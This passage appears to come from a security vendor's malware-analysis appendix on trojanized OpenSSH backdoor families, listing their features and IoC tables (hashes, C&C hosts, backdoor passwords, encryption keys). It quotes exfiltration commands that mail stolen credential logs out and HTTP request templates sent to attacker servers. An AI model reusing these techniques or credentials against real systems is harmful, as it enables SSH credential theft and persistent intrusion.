- backdoor in client and daemon but also in ssh-add, ssh-agent, ssh-keygen and ssh-keyscan

Exfiltration techniques

- data structure is available as a Katai structure on our *GitHub IoC repository*
- data is encrypted with RC4+ (key generated from /dev/random and encrypted with RSA)

OpenSSH version trojanized

- OpenSSH_7.2p2

Remarks

New version of Borleias backdoor.

IoCs

Table 14 Crait samples configuration

Hash (SHA-1)	`eaaffa6ae25fdccda2bcb7dfaf205da41129548b`
Type	`Client`
Log filename	`"/usr/share/man/man0/.cache"`
C&C	`176.9.47[.]34:28739`
Backdoor password	`N/A`

Hash (SHA-1)	d1d7bc9ed506b364f7713e19a35692bad50c3304
Type	ssh-add
Log filename	"/usr/share/man/man0/.cache"
C&C	176.9.47[.]34:28739
Backdoor password	N/A

Hash (SHA-1)	191ab40fd464a5b80b287e848f1a4ad7fcd572ae
Type	ssh-agent
Log filename	"/usr/share/man/man0/.cache"
C&C	176.9.47[.]34:28739
Backdoor password	N/A

Hash (SHA-1)	1169569d23a1e028d9c6f6e0c4d1ffe6532d0d60
Type	ssh-keygen
Log filename	"/usr/share/man/man0/.cache"
C&C	176.9.47[.]34:28739
Backdoor password	N/A

Hash (SHA-1)	c4070d1ad35070c8df2914bf56ad554e18af4961
Type	ssh-keyscan
Log filename	"/usr/share/man/man0/.cache"
C&C	176.9.47[.]34:28739
Backdoor password	N/A

Hash (SHA-1)	ab7ab346296d5c306e642590b21417d634c8abeb
Type	Daemon
Log filename	"/usr/share/man/man0/.cache"
C&C	176.9.47[.]34:28739
Backdoor password	5b28726ee7526a2b9efd73705d0e1e89 (MD5) or 8c7f8f511ddbba00a551a266098ccad2 (MD5)

RSA public modulus (public exponent is: 65537)

```
a93387b8f1a725d07bb39c3a66ac1828b85d131fca619d3205e5061e5edaf6effb4
7ea76f2243c70fb9ce886a1f4eafae2c768759610b8ebb32923ba584d352cd7bc83
facb8011ac4589a02a558f7fd8fbca459044cf8fc65eb775fbf4952c538f54936be
244c1dbe8a210ac4fded9110e894b5d53dfd892eeff16f29f0d2b9c3dd5d6ca1739
8fba58efa0f7dde1ad165616423004ce024219151a47604b7eb633d9231c812438a
e599bde368f88c35c57adbb73631a2aa2ec21b8973568aaef8dbc49845accb31e40
a0a52ef716177d1f7451a4f2ec25a0cf642dbde110cae4571dcf148eab911db3f57
016893c7dc70d7c717173cc1e64c5c93a91b129bba7
```

SSH public key

```
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEA2zHxhkR+mQdhtsOZbDvY5XpM9on6m28
wRmrcc2lve8HpsrBCEiMXId5DMwoAOvrFXkuxQdQKaaLpwRR575zEUATZGb3BpMJ6pg
Fxf5vP2xC2r0IhOdpJqZzPFsgIpNQGLGCbTCPgZeNrjGCrQRji4lep7/E4xFHY3KXnh
/fRS7TKIawdYCqHfeoEHZ29mQQ4zceuaqxKiMGLsMy62pew5hhEgs0W7aYPo7/or1C3
eLTshfGOGJRoc8P9zSL7QNZCk3fIlym3Uv4FSaSxaeel3fJNvfdTvRYn6vXbBpq6o9Y
vqCGMxLjB371wfYrIuFyCQlW/FGmcsRUTg913R3HlYw==
```

10.14 Endor

ESET detection names

Linux/SSHDoor.E, Linux/SSHDoor.G, Linux/SSHDoor.I, Linux/SSHDoor.S, Linux/SSHDoor.Z, Linux/SSHDoor.AC, Linux/SSHDoor.AH, Linux/SSHDoor.AO, Linux/SSHDoor.AP, Linux/SSHDoor.AW, Linux/SSHDoor.BV, Linux/SSHDoor.CC

Known period of activity

From 2010 to present (Oct 2018)

Features

- updated variant of Alderaan
- log remote host (only in client version), username and password
- attacker can log in as root (plain password)
- anti-logging feature
- client and daemon versions available

Exfiltration techniques

- log structure:
  - client version: "+host: %s +user: %s +password: %s\n"
  - daemon version: "+user: %s +password: %s\n"
- only in some client versions
  - execute: "cat <log_filename> | mail -s "New Servers" <email_address>"

Existing documentation or source code

Source code available online: *https://github.com/Te-k/openssh-backdoor*

It seems it has been reused quite a lot for malicious activities:

- hxxp://draqusor.hi2[.]ro/sniffer.tgz
- hxxp://hackingoriginal[.]ro/c.zip
- hxxp://aridan.hol[.]es/sniffer.tgz
- hxxp://diicot.altervista[.]org/etc.zip
- hxxp://prg.do[.]am/sniffer.tgz
- hxxp://werwolf.altervista[.]org/sniffer.zip
- hxxp://havijuu.pe[.]hu/snif.tgz
- hxxp://sonic.do[.]am/sshdb.tar.gz

IoCs

Table 16 Endor samples configuration

Hash (SHA-1)	`ebb450393809f657f1ab77b4582e0c4758f7b50d`
Type	`Daemon`
Version	`OpenSSH_6.6.1p1`
Log filename	`"/usr/include/netda.h"`
Backdoor password	`"password"`
Email	`N/A`

Hash (SHA-1)	2e6324d71eed1573d2bc30a09f41e1204c38187d
Type	Client
Version	OpenSSH_2.5.3 (x86)
Log filename	"/usr/include/pwd.h"
Backdoor password	N/A
Email	N/A

Hash (SHA-1)	ce79d1bee06b42a5d710baaec7bea519236749ba
Type	Client
Version	OpenSSH_6.0p1
Log filename	"/usr/include/ide.h"
Backdoor password	N/A
Email	jupitersimarte@gmail[.]com

Hash (SHA-1)	7a80ecbebc8cf06bc77513380c64600ba9f1856b
Type	Daemon
Version	OpenSSH_4.3p2
Log filename	"/usr/include/netda.h"
Backdoor password	"1.162.2"
Email	N/A

Hash (SHA-1)	bd547812018e59be543d9742b01431eb2e5e2641
Type	Daemon
Version	OpenSSH_6.6.1p1
Log filename	"/usr/include/sys/record.h"
Backdoor password	"Pqfu_o6j5vYi7o"
Email	N/A

Hash (SHA-1)	d3a0b7d4a07b89555c77f1f1425f7469df884088
Type	Daemon
Version	OpenSSH_5.3p1
Log filename	"/usr/bin/ssd"
Backdoor password	"zVmRvLrutLPa"
Email	jupitersimarte@gmail[.]com

Hash (SHA-1)	2f0a064230d406c9133def6d2a65830fd2c65f6a
Type	Client
Version	OpenSSH_5.2p1
Log filename	"/usr/include/netda.h"
Backdoor password	N/A
Email	N/A

Hash (SHA-1)	`5675bfba9c4ae9e8d3fff00cb64074c131698d38`
Type	`Client`
Version	`OpenSSH_3.9p1`
Log filename	`"/usr/include/pwd2.h"`
Backdoor password	`N/A`
Email	`N/A`

Hash (SHA-1)	`6d949fdfa29140662634aaf3fdc3657c99d278e1`
Type	`Client`
Version	`OpenSSH_5.1p1`
Log filename	`"/usr/include/pwd2.h"`
Backdoor password	`N/A`
Email	`N/A`

Hash (SHA-1)	`9de46ff09d575ee46ebc7ecaebe9e3cc368f9fc9`
Type	`Client`
Version	`OpenSSH_5.5p1`
Log filename	`"/usr/include/netda.h"`
Backdoor password	`N/A`
Email	`N/A`

Hash (SHA-1)	`d49bcc5e710bdae7746b79a6bfe8ce16b8ff84cb`
Type	`Client`
Version	`OpenSSH_4.2p1`
Log filename	`"/usr/include/out.h"`
Backdoor password	`N/A`
Email	`N/A`

10.15 Jakku

ESET detection names

Linux/SSHDoor.J, Linux/SSHDoor.L

Known period of activity

From 2011 to 2015

Features

- log remote_host, username and password
- can update the C&C address/hostname
- attacker can log in with root privileges (plain password)
- anti-logging feature
- obfuscation (strings are RC4 encrypted)
- client and daemon version available

Exfiltration techniques

- C&C: status-ok[.]com port 80 (194.146.180[.]41, UA)
- exfiltrate data using HTTP GET requests
- data structure:
  - client version:
    - username/passwords: "sid=%s" (uuencode("%s --> %s:%s@%s" localuser, serveruser, password, remote_host))
  - daemon version:
    - update C&C: "cid=%s&bc=1" (MAC_address)
    - username/passwords: "cid=%s&text=%s" (MAC_address, base64(username:password))

```
GET /? HTTP/1.0
Host: status-ok[.]com
%s
```

Existing documentation or source code

Activity witnessed by victim: *https://securityblogru.livejournal.com/101017.html*

IoCs

Table 17 Jakku samples configuration

Hash (SHA-1)	`fd7af0fcb483c2e308c453519156df31e9e1dce6`
Type	`Daemon`
Version	`OpenSSH_5.8p2`
C&C	`status-ok[.]com`
Backdoor password	`"random()root!"`

Hash (SHA-1)	`d9841ef6e14d1a6a369501402bf8fe5b607db0be`
Type	`Daemon`
Version	`OpenSSH_3.6p1`
C&C	`status-ok[.]com`
Backdoor password	`"drowssap999"`

Hash (SHA-1)	`e7610aad54003b0cc78ca2f2f0ca51d6250e9dca`
Type	`Client`
Version	`OpenSSH_3.61p2`
C&C	`status-ok[.]com`
Backdoor password	`N/A`

RC4 key

```
A1 71 31 17 11 1A 22 27 55 00 66 A3 10 FE C2 10 22 32 6E 95 90 84 F9
11 73 62 95 5F 4D 3B
```

SSH public key

```
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA0g/wdIrAPPTKa8pDuvFhlTVECbYr4b
pS1E9op3vtrdNwT4/UJUiSlCRUXhj64LHn9Y8Lu1Tp7AxP0r3AzOEpGDhFt7aO7oDz
e8KfHQAX5R1C6hOpP7nVdpqu2duqeRDBGBfAlEToqHL5+3i3Skc0W5GolnmRt964jU
iGWAm9HLBHLu/1RsCzWzRZoUTuBTQSNR8caB7sa5jg7xlpi+2NNA+9U4fIflZ2kJQoh
j7ekxi78ZfJ6elsrJfKTTxun6kZ6AsoLqYLQCaRnDNj3yD4LF/TO9rfhBMSdNME2TT
idzekGteOhXASkImi66gwt0eicMASIKreMf2l3NnXGx+luQ==
```

10.16 Kamino

ESET detection names

Linux/SSHDoor.K, Linux/SSHDoor.A, Linux/SSHDoor.B

Known period of activity

From 2012 to present (Oct 2018)

Features

- log remote_host, remote_port, machine_name username and password
- can update the C&C address/hostname
- can load configuration (SSH key, C&C hostname) from an external file named "/var/run/.options"
- attacker can log in with root privileges (plain password or SSH key)
- obfuscation (strings encrypted)
- only a daemon version found
- anti-logging feature and connection log deletion ("/var/run/utmp", "/var/run/wtmp", "/var/log/secure", "/var/log/auth.log", "/var/log/messages", "/var/log/audit/audit.log", "/var/log/xferlog")

Exfiltration techniques

- C&C: listens on port 80
- request structure:
  1. update C&C: "b=1&name=%s&uuid=%s" (machine_name, UUID)
  2. initial request: "port=%s&uname=%s&uuid=%P" (remote_host:remote_port, machine_name, UUID)
  3. username/passwords: "sid=%s&uname=%s&uuid=%P" (username:password, machine_name, UUID)
- 2 and 3 are XOR encrypted and base64 encoded → "id=%s&m=%s" (XOR_key_rsa_encrypted, data_xor_encrypted)
- exfiltrate data using HTTP POST requests

```
POST %s HTTP/1.1Host: hagaipipko[.]net
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: %d
%s
```

OpenSSH version trojanized

- OpenSSH_5.3p1

Existing documentation or source code

Documented by ESET in 2013: *https://www.welivesecurity.com/2013/01/24/linux-sshdoor-a-backdoored-ssh-daemon-that-steals-passwords/*

Used by Cobalt and Carbanak (aka Anunak) backdoor according to Group-IB research: *https://www.group-ib.com/blog/renaissance*

IoCs

Table 18 *Kamino samples configuration*

Hash (SHA-1)	`422fafa3a87a7d6d2ca3c2197955df7b1e58efb8`
UUID	`"ba7ff018-a64a-9e48-f151-5583d8e8b844"`
C&C	`hagaipipko[.]net`
URL to update C&C	`"/nl"`
Backdoor password	`"9VHrMDiAMUQBpYJz3vop"`

Hash (SHA-1)	`cb7a464aa8d58f26f6561c32ef4a1464c583a7ca`
UUID	`N/A`
C&C	`linuxrepository[.]org`
URL to update C&C	`N/A`
Backdoor password	`"iJ93MnFj4VnWf0sA78gCx"`

Hash (SHA-1)	`7a85595ecf040a310f5d3d2098ec4e40cfd704ff`
UUID	`"232bd65f-772c-fb7a-4026-85adb7676452"`
C&C	`hagaipipko[.]net`
URL to update C&C	`"/nl"`
Backdoor password	`"9VHrMDiAMUQBpYJz3vop"`

Hash (SHA-1)	`b0eea95e442ebc75f73b1f979de0494b33a831ff`
UUID	`"3c17d24a-88e3-7b2c-11eb-1ea836890ad2"`
C&C	`hagaipipko[.]net`
URL to update C&C	`"/nl"`
Backdoor password	`"9VHrMDiAMUQBpYJz3vop"`

Hash (SHA-1)	`23c3868e904f76d3421a98d0d6944b30e09c3014`
UUID	`"9effd8e8-f179-310f-7834-004b748c2d38"`
C&C	`javacdnupdate[.]com`
URL to update C&C	`"/upd"`
Backdoor password	`"jYiCr0OS8aLP3TKajQn5"`

Hash (SHA-1)	`804a40acf2689f3ad9bfeb7cd74f75b2a6d2b021`
UUID	`"f7385d56-e808-42e5-8104-b6f08457c84d"`
C&C	`javacdnupdate[.]com`
URL to update C&C	`"/upd"`
Backdoor password	`"jYiCr0OS8aLP3TKajQn5"`

RSA public key

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC0LpZig4XGsKVVRPHwyE1Kpi48
mxImIA9fkVkvEyRVlagjl89js1zAd7+cSDMO1SMSGdZgERPYdykME+cDrLm/csUh
PvjF1h47YeyrARUdpOz6D2NT1/ZdIMcgHYUS4hWsNHsxzLWK8QIb+10nvVfCLHry
/tVNZ/nMEj1J/Loj0QIDAQAB
-----END PUBLIC KEY----
```

SSH public key

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXP0CPTJEmOZa2ur20Hobes8Umj
7o1aFv7dFsSxp8v9k6wLj+0WSLBCIQ+6mkUdy1m27313+bLIgOjkKq3ZQKvczFYth
FWfrUxtXUv2Wrum+k/DynxU8YYOhD2tJBLRAJDmUvijKSOGllcP8t+ZDDkIqc65k4
q6jNtSmcPPkFCXB6Pr4BfKj2C4NhhCyx6O18PSrEa6SbugZgPPo7dTHVFY5JCYbPv
dyu+zoT3NgkPTHsdEMcZaXCWU5I5xIv5nT1TvSn6gnPkemcsAUIAA77eTTL9TSr2F
hCcLSQQScN0yDzn5ddOWFzd2taOpVvis3ANnWy+4YhwwbBlUtyoifDP
```

10.17 Kessel

ESET detection name

Linux/SSHDoor.CK

Known period of activity

From 2018

Features

- log remote host, remote username, username, password, private key filename and password
- uses many exfiltration methods (local file, HTTP, TCP, DNS)
- bot feature based on DNS TXT records to communicate with the C&C server (detailed in the *Exotic planets of the OpenSSH backdoors galaxy section*)
- strings are RC4 encrypted

Exfiltration techniques

HTTP

- POST requests to port 80
- can use proxy if set in the configuration
- set a fake host in the header of the HTTP request (see example below)
- data is RC4 encrypted (key hardcoded)

HTTP request structure

```
POST http://%s:%d/ HTTP/1.0
Host: google.com
Proxy-Connection: keep-alive
Content-Length: %d%s
```

TCP

- data is sent to port TCP/443
- data is RC4 encrypted (key hardcoded)

DNS

- data is RC4 encrypted (key randomly generated)
- the key as well as a CRC32 of the data are sent alongside the data
- data is encoded to hexadecimal and sent through the sub-host of the C&C
- DNS queries to port UDP/53

Local file

- log filename defined in the configuration
- data is RC4 encrypted (key hardcoded)

IoCs

Table 19 Kessel samples configuration

Hash (SHA-1)	`f5ac779c8fd506e7d4b72b70331623042a807a6b`
Type	`Client`
Version	`OpenSSH_5.3p1`
Log filename	`"/tmp/KCtbBo"`
C&C	`dc0.cc`

Hash (SHA-1)	`3e0c142d6b656c490c28e0910628db5886dfc143`
Type	`Client`
Version	`OpenSSH_7.2p2`
Log filename	`"/tmp/KCtbBo"`
C&C	`dc0.cc`

10.18 Mimban

ESET detection names

Linux/SSHDoor.M, Linux/SSHDoor.Y

Known period of activity

From 2015 to present (Oct 2018)

Features

- log remote_host, remote_port, username and password
- attacker can log in with root privileges (plain password or SSH key)
- anti-logging feature
- C&C hostname encrypted
- client and daemon version available

Exfiltration techniques

- C&C: linux-flavor[.]net port 1194 (69.64.47[.]10 US)
- data structure:
  - initial request: ">|||%s|||%s|||10|||%d|||<" (num_version, UUID, remote_ssh_port)
  - passwords: ">|||%s|||%s|||11|||%s|||%s|||%s|||<" (num_version, UUID, username, password, remote_ssh_port, remote_host) machine_name, UUID)

- data is RC4 encrypted and base64 encoded → "<|||%s|||%s|||%d|||>" (RC4_key_rsa_encrypted, data_rc4_encrypted, length_data_decrypted)

OpenSSH versions trojanized

- OpenSSH_4.3p2
- OpenSSH_5.3p1
- OpenSSH_6.0p1

IoCs

Table 20 Mimban samples configuration

Hash (SHA-1)	`70e9078f9d2df6dfb394a5016b5f6581b810e7a6`
Type	`Daemon`
Version	`OpenSSH_4.3p2`
UUID	`1dbe9a73-c59e-4f1f-b3f9-6b730ab3ecaf`
C&C	`linux-flavor[.]net`
RC4 Key	`gANkKxbWazVzLjbbakRrfxWkfuJlLGYa`
Backdoor password	`"28e305ffac314b72cce8f222ee5710f8" (MD5)`

Hash (SHA-1)	`fb550cc228b6a4fb2a254a782a0d5a5b3b96d8b2`
Type	`Client`
Version	`OpenSSH_4.3p2`
UUID	`1dbe9a73-c59e-4f1f-b3f9-6b730ab3ecaf`
C&C	`linux-flavor[.]net`
RC4 Key	`gANkKxbWazVzLjbbakRrfxWkfuJlLGYa`
Backdoor password	`N/A`

Hash (SHA-1)	`c608f2b7b0b893e8dcc092ecfcc8bd715f86fbc7`
Type	`Daemon`
Version	`OpenSSH_6.0p1`
UUID	`0d6fa712-cd93-4490-9e75-979b1e0a65de`
C&C	`linux-flavor[.]net`
RC4 Key	`cuetQhcOmñJGwDWrjXIpzTglcLFAwLU`
Backdoor password	`"7f0e7fc709e7d63be14cbe7ae034f702" (MD5)`

Hash (SHA-1)	`45e617ca0c551f70d2d87313149a302ee4d4ba1b`
Type	`Client`
Version	`OpenSSH_5.3p1 (x86)`
UUID	`2199b968-8a08-4dac-b3b8-8c64a168c598`
C&C	`linux-flavor[.]net`
RC4 Key	`tTlxgWHDLroHwuHaqYjdwciBsxhuzfny`
Backdoor password	`N/A`

Hash (SHA-1)	56c83a9bd7e4296fcef9f8eb336145e7956c87c8
Type	Daemon
Version	OpenSSH_5.3p1 (x86)
UUID	962d7af7-3e01-48a2-8100-8377916c12f8
C&C	linux-flavor[.]net
RC4 Key	THAlVGydJjBaElZeiSvMRVAInypylVvq
Backdoor password	“68676a481dac9a15e7fdea9b8a8b0e5e“ (MD5)

Hash (SHA-1)	83e3de6d96b4f6b0309d0722e3196970de829b52
Type	Client
Version	OpenSSH_5.3p1 (x86)
UUID	962d7af7-3e01-48a2-8100-8377916c12f8
C&C	linux-flavor[.]net
RC4 Key	THAlVGydJjBaElZeiSvMRVAInypylVvq
Backdoor password	N/A

Hash (SHA-1)	f348b1aec4cafc3fc004003458ce65636991d712
Type	Daemon
Version	OpenSSH_5.3p1 (x86)
UUID	2199b968-8a08-4dac-b3b8-8c64a168c598
C&C	linux-flavor[.]net
RC4 Key	tTlxgWHDLroHwuHaqYjdwciBsxhuzfny
Backdoor password	“5c0b616400ebfcfd67022cc767ac3ab6“ (MD5)

RSA key

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAutfSf5IeNDW8TVUrL/H3
oX3h8cdMMzr+CO63tykuEy+397KFZKIuRNL2yVbl7+W/SDP49qB7rOR0Pls20UqV
FqsdauUoSH5IUu5lMuwQRS1w8VHbk4eGJroIULaJFNSqEg1xX8U4cqmSLbD3uHIx
N0cfvHRqIYNLm9URDcVIYQv8sg5lSed9WjlxnA8oR1nkr3azkOoCE7JGolVUrA76
KJ+GmgjvQIKNazbiOp3ST7LGAXkvZFf5j2Yih0H0TvBX1C8qSG8iMPm2zcrB/wjk
3kWOZYqFDm6WDe0gnZTOg8RSSo0EImtH7dM84qwXrHm+KRWeF1oU6N/OVZYlLOOt
vbbSmVA02z/EEOn+gpsH+7p5iQiGK0iERkeHC0FFVb5wCPVF21aiy6FH6IngwP1v
MA3rm9BF+62DokEi/8LQseW8Vu6zd4LPrQaVt/xJT8OT85kSc11HfpUJLO7Qj8C/
FtYAAhdHtITAy0OenNStN6k5dBk5XfEqn3rPN9CvIyh9m5SM4TC86t9NIka2iyC9
LbBl685ftZxUjYcsgyeN19qD+l2J9SbPhw4+Xg5/5w6Xzp/R8lvhYAQq6qciMbIt
BwThS9wRI9yWC93Hv/yIjm99ZtVSuWOrIvClEtb7mRZ3iGr73FM6Myyv8J8c6OMZ
RRF3wcTSrCgLTw6vMcT4aLMCAwEAAQ==
-----END PUBLIC KEY-----
```

10.19 Onderon

ESET detection names

Linux/SSHDoor.O, Linux/SSHDoor.T, Linux/SSHDoor.U, Linux/SSHDoor.AG, Linux/SSHDoor.BC, Linux/SSHDoor.BN, Linux/SSHDoor.BO, Linux/SSHDoor.CB, Linux/SSHDoor.CE, Linux/SSHDoor.CF

Known period of activity

From 2010 to present (Oct 2018)

Also known as "bl0wsshd00r67p1"

Features

- log remote host (only in client version), username and password
- data encrypted in recent versions
- attacker can log in as root
- anti-logging feature
- client and daemon versions available

Exfiltration techniques

- log structure:
  - client version: «user:password@host -> %s:%s@%s\n»
  - daemon version: "user:password -> %s:%s\n"

Existing documentation or source code

Source code: *https://packetstormsecurity.com/files/128816/OpenSSL-6.7p1-bl0wssh-d00r67p1-Backdoor.html*

IoCs

Table 21 Onderon samples configuration

Hash (SHA-1)	`66b809792ad1cf9461f4592acf1cdd9111bf9ae6`
Type	`Daemon`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/lib/mozilla/extensions/mozzlia.ini"`
Backdoor password	`"WEJH123JKH1J24HWBERJQWEHJR132124124512"`

Hash (SHA-1)	`78acd95139f4162a610dbd2d1dcbfd0c3ab99684`
Type	`Daemon`
Version	`OpenSSH_5.8p1`
Log filename	`"/tmp/zilog"`
Backdoor password	`"asdasdqaza"`

Hash (SHA-1)	`5353af393112e6e5eda99bf19e0b02c36bfe3559`
Type	`Daemon`
Version	`OpenSSH_5.3p1 (x86)`
Log filename	`"/usr/tmp/~tmp441"`
Backdoor password	`"A*99Vs5L77d"`

Hash (SHA-1)	`f02c6df5dd2a92a2637e5a0ce493a8cf79a0c351`
Type	`Daemon`
Version	`OpenSSH_4.3p1`
Log filename	`"/var/opt/power"`
Backdoor password	`"lz123..0***"`

Hash (SHA-1)	c484869ce4b6c8c25a7ffe04cea6425831c45716
Type	Daemon
Version	OpenSSH_4.3p2
Log filename	"/usr/local/share/man/man1/Openssh.1"
Backdoor password	"ssh@qu.se"

Hash (SHA-1)	6eb4a83502ea3063a3c6171a71ec3216eb9ec6ce
Type	Daemon
Version	OpenSSH_6.6p1
Log filename	"/usr/lib/gcc/x86_64-redhat-linux/.0"
Backdoor password	"jHr@FrIendLy@)eXplOiTeR="

Hash (SHA-1)	7ae69340fbaada0e9017bd453dface505d397877
Type	Daemon
Version	OpenSSH_5.8p1
Log filename	"/etc/ssh/ssh_known_hosts"
Backdoor password	"1ytoMBVEP$6x.YSPCwlJya4Lzvnu0tW0" (bcrypted)

Hash (SHA-1)	f6e73c88c7c971054ff3065507f1ab40df2c9b0b
Type	Client
Version	OpenSSH_3.9p1
Log filename	"/usr/share/man/man1/.olog"
Backdoor password	N/A

Hash (SHA-1)	3c8a6029e9a695a414a75ac3d06fd92809bd52c2
Type	Client
Version	OpenSSH_5.3p1
Log filename	"/usr/include/sn.h"
Backdoor password	N/A

10.20 Polis Massa

ESET detection names

Linux/SSHDoor.P, Linux/SSHDoor.R, Linux/SSHDoor.X, Linux/SSHDoor.AS, Linux/SSHDoor.AY, Linux/SSHDoor.BL, Linux/SSHDoor.BU, Linux/SSHDoor.CG

Known period of activity

From 2008 to present (Oct 2018)

Features

- log remote host, username and password
- data encoded (`NOT` bytes)
- attacker can log in as root (password plain or bcrypted)
- anti-logging feature
- client and daemon versions available

Exfiltration techniques

- log structure
  - client version:
    - "Sniffed --> %s \tuser: %s \tpass: %s\n" (remote_host, username, password)
    - "pass_out: %s:%d \tuser: %s \tpass: %s \t(%s)\n" (remote_host, remote_port, username, password, remote_hostname)
    - "out: %s \t: %s \t: %s \t(%s)\n" (remote_host, username, password, remote_hostname)
  - daemon version: "(pass|passwd)_from: %s \tuser: %s \tpass: %s\n" (remote_host , username, password)
- only in client versions
  - execute: "cat <log_filename> | mail -s "Salut sefu, am noutati" <email_address>"

Existing documentation or source code

Source code:

- https://packetstormsecurity.com/files/download/34453/apatch-ssh-3.8.1p1.tar.gz
- https://packetstormsecurity.com/files/123584/Satyrs-OpenSSH-Autobackdooring-Doohicky-0.1.html

IoCs

Table 22 Polis Massa samples configuration

Hash (SHA-1)	`77025a5f4d714918ca22e92387ae7395be17ba65`
Type	`Daemon`
Version	`OpenSSH_5.2p1 (x86)`
Log filename	`"/usr/lib/libpanel.so.a.3"`
Backdoor password	`"Accepted host %s ip %sclient_user%s server_ user %s"`
Email	`N/A`

Hash (SHA-1)	`1d5f3ecdea636e837cedd0a21d7a73203071f4c2`
Type	`Daemon`
Version	`OpenSSH_3.9p1 (x86)`
Log filename	`"/usr/share/boot.sync"`
Backdoor password	`"poe350wag718"`
Email	`dann3bunu@yahoo[.]com`

Hash (SHA-1)	3425969c064e382dfb0187be2876bb65b31419bf
Type	Client
Version	OpenSSH_3.9p1 (x86)
Log filename	"/usr/share/boot.sync"
Backdoor password	N/A
Email	dann3bunu@yahoo[.]com

Hash (SHA-1)	3b403369fb1600f2cc6072585e439e92f7de096c
Type	Daemon
Version	OpenSSH_4.7p1
Log filename	"/usr/include/mbstring.h"
Backdoor password	"GWSllM1NdMdsE" (bcrypted, salt="GW")
Email	N/A

Hash (SHA-1)	69784162aeab9a6bbcdc1e1f502524eb796e70d2
Type	Daemon
Version	OpenSSH_5.5p1
Log filename	"/var/html/lol"
Backdoor password	"FaeEkcuoKLomN" (bcrypted, salt="Fa")
Email	N/A

Hash (SHA-1)	651bc9a1eea9e886f9c56a791e6f2a1263502cab
Type	Client
Version	OpenSSH_6.0p1
Log filename	"/usr/share/boot.sync"
Backdoor password	N/A
Email	r0fl24@yahoo[.]com

Hash (SHA-1)	84ce13d3196800ed6c9643e808f47cc96f67e20c
Type	Daemon
Version	OpenSSH_6.0p1
Log filename	"/usr/share/boot.sync"
Backdoor password	"Akjshdfsd8fuisdjfhsd87f"
Email	r0fl24@yahoo[.]com

Hash (SHA-1)	9a74e4b3a46ac1cc603502d2ef10768ceccb2d8f
Type	Client
Version	OpenSSH_3.7.1p2
Log filename	"/var/log/utmp"
Backdoor password	N/A
Email	N/A

Hash (SHA-1)	`9b5a8ef9cc1b9b3eaf2abdcd15a057502a7c1641`
Type	`Daemon`
Version	`OpenSSH_7.4p1`
Log filename	`"/usr/share/boot.sync"`
Backdoor password	`"ZXVtmMSrd2F2ecDqPj4mXNzn"`
Email	`acvila.1977@protonmail[.]com`

Hash (SHA-1)	`40400734f766444779bd907aa7fc5cf375b5ba74`
Type	`Daemon`
Version	`OpenSSH_6.4p1`
Log filename	`"/usr/share/boot.sync"`
Backdoor password	`"wzLJJVQ4JMJQz4yEdJCTVAaM"`
Email	`acvila.1977@protonmail[.]com`

Hash (SHA-1)	`fdbf978badb738bf7d5d05e1ccb30433e14a5ebc`
Type	`Daemon`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/share/boot.sync"`
Backdoor password	`"naimanmij1981"`
Email	`fartingbunny@protonmail[.]com`

10.21 Quarren

ESET detection name

Linux/SSHDoor.Q

Known period of activity

From 2015 to present (Oct 2018)

Exfiltration techniques

- log structure
  - user is authorized by PAM: "PPAM: h: %s, u: %s, p: %s\n"
  - user is not authorized by PAM: "h: %s, u: %s, p: %s\n"
- examples of filename used:
  - user is authorized by PAM: "/usr/share/man/man5/ttyl.5.gz"
  - user is not authorized by PAM: "/usr/share/man/man5/ttyv.5.gz"

Features

- log remote host, username and password
- attacker can log in as root (password bcrypted)
- anti-logging feature
- only a daemon version detected

OpenSSH versions trojanized

- OpenSSH_5.1p1
- OpenSSH_5.3p1

IoCs

Table 23 Quarren samples configuration

Hash (SHA-1)	`3898d60b41ba2665f4e694f06d263fe558db97c5`
Version	`OpenSSH_5.1p1`
Log filename	`"/usr/share/man/man5/ttyl.5.gz" (PAM) or "/usr/share/man/man5/ttyv.5.gz" (not PAM)`
Backdoor password	`"$1$p07lj588$8HpZkidOEkIbgUCcLVw331" (bcrypted, salt="$1$p07lj588$")`

Hash (SHA-1)	`6515109c55fd0673332c302f9cb68f9c2567457c`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/share/man/man5/ttyl.5.gz" (PAM) or "/usr/share/man/man5/ttyv.5.gz" (not PAM)`
Backdoor password	`"$1$z5q8k2Pw$KxBES6xTuEFOayvJvokKf1" (bcrypted, salt="$1$z5q8k2Pw$")`